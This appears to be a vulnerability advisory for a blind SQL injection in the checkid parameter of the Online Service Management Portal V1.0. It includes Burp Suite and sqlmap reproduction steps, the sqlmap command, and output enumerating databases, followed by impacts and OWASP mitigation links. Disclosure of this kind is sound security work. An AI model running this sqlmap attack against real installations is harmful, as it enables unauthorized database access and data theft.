



**SQL Injection** was found in the **osms/Requester/CheckStatus.php** page of the Online Service Management Portal V1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the **checkid** parameter in a **GET** HTTP request.

🚩 **Official Website URL:** <https://www.kashipara.com/project/php/13208/online-service-management-portal-in-php-project-source-code>


<b>Affected Vendor</b>	kashipara
<b>Affected Product Name</b>	Online Service Management Portal
<b>Affected Code File</b>	osms/Requester/CheckStatus.php
<b>Affected Parameter</b>	checkid
<b>Method</b>	GET
<b>Vulnerability Type</b>	time-based blind, boolean-based blind
<b>Version</b>	V1.0

### Step to Reproduce:


**Step 1:** Visit <http://localhost/osms/> , click on the "login" button, fill in the required details, and then click on "Login."



**Step 2:** And go to the service status tab and fill the required details and click on search.




**Step 3:** Intercept the request using Burp Suite and save in a file.



**Step 4:** Run the sqlmap command against request saved in file.

- `python .\sqlmap.py -r C:\Users\bhush\Desktop\regis.txt --batch --dbs`

Now notice that '**checkid**' parameter is detected vulnerable and **all database** is successfully retrieved.



```

[00:07:00] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:07:00] [INFO] fetching database names
[00:07:00] [INFO] fetching number of databases
[00:07:00] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[00:07:00] [INFO] retrieved: 10
[00:07:01] [INFO] retrieved: information_schema
[00:07:04] [INFO] retrieved: elmsdb
[00:07:05] [INFO] retrieved: gymdb
[00:07:06] [INFO] retrieved: lrsdb
[00:07:07] [INFO] retrieved: mysql
[00:07:08] [INFO] retrieved: osms_db
[00:07:09] [INFO] retrieved: performance_schema
[00:07:12] [INFO] retrieved: phpmyadmin
[00:07:14] [INFO] retrieved: rtbs
[00:07:15] [INFO] retrieved: test
available databases [10]:
[*] elmsdb
[*] gymdb
[*] information_schema
[*] lrsdb
[*] mysql
[*] osms_db
[*] performance_schema
[*] phpmyadmin
[*] rtbs
[*] test

[00:07:16] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'
[*] ending @ 00:07:16 /2025-03-27/

```

### ❖ Impact of SQL Injection

- **Access to Sensitive Data:** Attackers can steal or view private information like usernames, passwords, or credit card details.
- **Data Loss or Damage:** Attackers can delete or change important data, causing harm to the system or users.
- **Bypass Login Systems:** Hackers can get around login screens and access restricted areas of the website without proper permission.
- **Gain Full Control:** Attackers may elevate their access to admin levels, allowing them to control the entire system.
- **Website Defacement:** Attackers can change what appears on the website, causing damage to its appearance or spreading harmful content.
- **Slowdown or Crash the Site:** Attackers can overload the database with harmful requests, making the site slow or even crash.
- **Legal Trouble:** If sensitive information is leaked, it can violate privacy laws, leading to fines and legal consequences.
- **Reputation Damage:** A successful attack can damage a company's reputation and make users lose trust in the site.

### ❖ Recommended/Mitigations

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>